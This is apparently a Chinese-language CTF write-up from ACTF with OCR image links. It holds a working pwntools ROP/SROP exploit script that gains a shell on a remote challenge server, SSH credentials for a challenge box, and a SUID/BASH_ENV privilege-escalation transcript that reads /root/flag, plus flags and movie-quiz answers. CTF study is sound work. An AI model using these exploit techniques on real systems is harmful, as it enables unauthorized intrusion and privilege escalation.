
Pwn

only read



真就只有read(

甚至把csu都剔除了,看来没法使用magic_gadget了



保护的话就开了NX,got表可写,那仍然可以重定向,只是会麻烦很多

我的想法是,使用rop对在read.got进行微量偏移,使得read.got->syscall

这样可以打ret2syscall

代码块

```
from pwn import *
#io=process('./pwn')
io=remote("1.95.199.251",9999)
libc=ELF('./libc.so.6')
context.arch='amd64'
context.log_level='debug'
def bug():
    gdb.attach(io)
def con():
    io.recvuntil(b"Submit the token generated by `")
    key=io.recvuntil(b"`")[:-1]
    token = os.popen(key.decode()).read().strip().encode()
    io.sendline(token)
    io.recvuntil(b"Here is your challenge~")
con()
bss=0x404800
got=0x404000#-->0x5f
```


```python
read=0x401142
leave=0x40115D
tar=0x404088
t2=0x404880
t3=0x404888
eax=0x401158
rbp=0x40111D
#=============================================================
payload=b'\x00'*0x80+p64(tar+0x80-0x8)+p64(read)
io.send(payload)
pause()
payload=p64(bss+0x100-0x88)+p64(read+4)
payload=payload.ljust(0x80,b'\x00')+p64(bss-0x100)+p64(read)
io.send(payload)
pause()
```

在对read.got进行微量偏移前还需要在bss上提前布置rop,因为使用read进行微量偏移后

rsp会来到read.got+0x80的位置,此时任然可以控制执行流

但此时我遇到了一个很棘手的问题:无论是想syscall_sigretrun=>eax=0xf还是syscall_execv=>eax=0x3b,一般eax可以通过read的返回值控制,但是此时我们的rsi被钉在了read.got处,如果读入0xf字节会破坏read.got中的内容,于是这个东西卡了我好久好久....

最后无数次调试确认了eax不能用read控制,



这里间接引用了rax为read传参,这样是对我们的一大阻塞,因为我们没法利用main函数结尾处的mov eax,0进行read-syscall,但是这也给我了一个思路:不如就用这里的gadget控制rax为0xf,此时call read会调用syscall进行sigreturn,那我只需提前在bss上布置好sigreturnframe就好了:)


我们还需要进行一次失败的read_syscall将rsp迁出read.got,而且进行sigreturn时rsp会指向我们sigreturn.rop的最后八个字节,但是没关系不会对execv_syscall造成影响

还需要在bss上布置好/bin/sh

代码块

```
from pwn import *
#io=process('./pwn')
io=remote("1.95.199.251",9999)
libc=ELF('./libc.so.6')
context.arch='amd64'
context.log_level='debug'
def bug():
    gdb.attach(io)
def con():
    io.recvuntil(b"Submit the token generated by `")
    key=io.recvuntil(b"`")[:-1]
    token = os.popen(key.decode()).read().strip().encode()
    io.sendline(token)
    io.recvuntil(b"Here is your challenge~")
con()
bss=0x404800
got=0x404000#-->0x5f
read=0x401142
leave=0x40115D
tar=0x404088
t2=0x404880
t3=0x404888
eax=0x401158
rbp=0x40111D
#============================================================
payload=b'\x00'*0x80+p64(tar+0x80-0x8)+p64(read)
io.send(payload)
pause()
payload=p64(bss+0x100-0x88)+p64(read+4)
payload=payload.ljust(0x80,b'\x00')+p64(bss-0x100)+p64(read)
io.send(payload)
pause()
#============================================================
s=SigreturnFrame()
bin_sh=0x404718
s.rax=0x3b
s.rdi=bin_sh
```


```python
s.rdx=0
s.rsi=0
s.rip=0x401044
payload =p64(bss).ljust(0x80,b'\x00')+p64(got+0x80)+p64(read)+p64(leave)
payload+=b"/bin/sh\x00"+b'\x00'*0x160+p64(rbp)+p64(0xf+0x80)+p64(read)+bytes(s)[8:]
io.send(payload)
pause()
io.send(b'\x5f')
pause()
io.sendline(b'a')
io.interactive()

#ACTF{5ystem_c4nnot_be_1nvoc4ked_@fter_corrupt1n9_1inkm4p}
```



多次的读入可以用pause()进行分割使得io.send的数据不会集中在一个read中

Misc

Signin | solved




Hard guess | Solved

代码块

```
ssh账号密码:
KatoMegumi
Megumi960923
```

查找suid权限发现/opt/hello

反编译后



注意到用的是sh，/bin/bash转换成bash，然后利用BASH_ENV执行命令（前面执行ls /root的部分与cat /root/flag方法相同）

```
$ /bin/bash
KatoMegumi@2e110fbf22f3:/opt$ ./hello
Are you Tomoya?
y/n:
> n
flag
Who are you?
KatoMegumi@2e110fbf22f3:/opt$ cd ~/
KatoMegumi@2e110fbf22f3:~$ ls
evil.sh
KatoMegumi@2e110fbf22f3:~$ echo 'cat /root/flag' > evil.sh
KatoMegumi@2e110fbf22f3:~$ cat evil.sh
cat /root/flag
KatoMegumi@2e110fbf22f3:~$ cd /opt
KatoMegumi@2e110fbf22f3:/opt$ ./hello
Are you Tomoya?
y/n:
> n
ACTF{C41551FD-24CE-46FF-AEA9-D035CC1C8A15}Who are you?
KatoMegumi@2e110fbf22f3:/opt$
```


master of movie | Solved


ACTF{IMDBMASTER_uw@tcHed@L0toFmoV1e|tt0118694}

EASY （10/10）

电影：股疯（checked)

IMDB: tt0109946





IMDB: tt0017136(checked)

Gay people can't just say "I like you" they have to make the 250 yen you owed t hem into a bracelet charm as a reminder that you'll fight one day

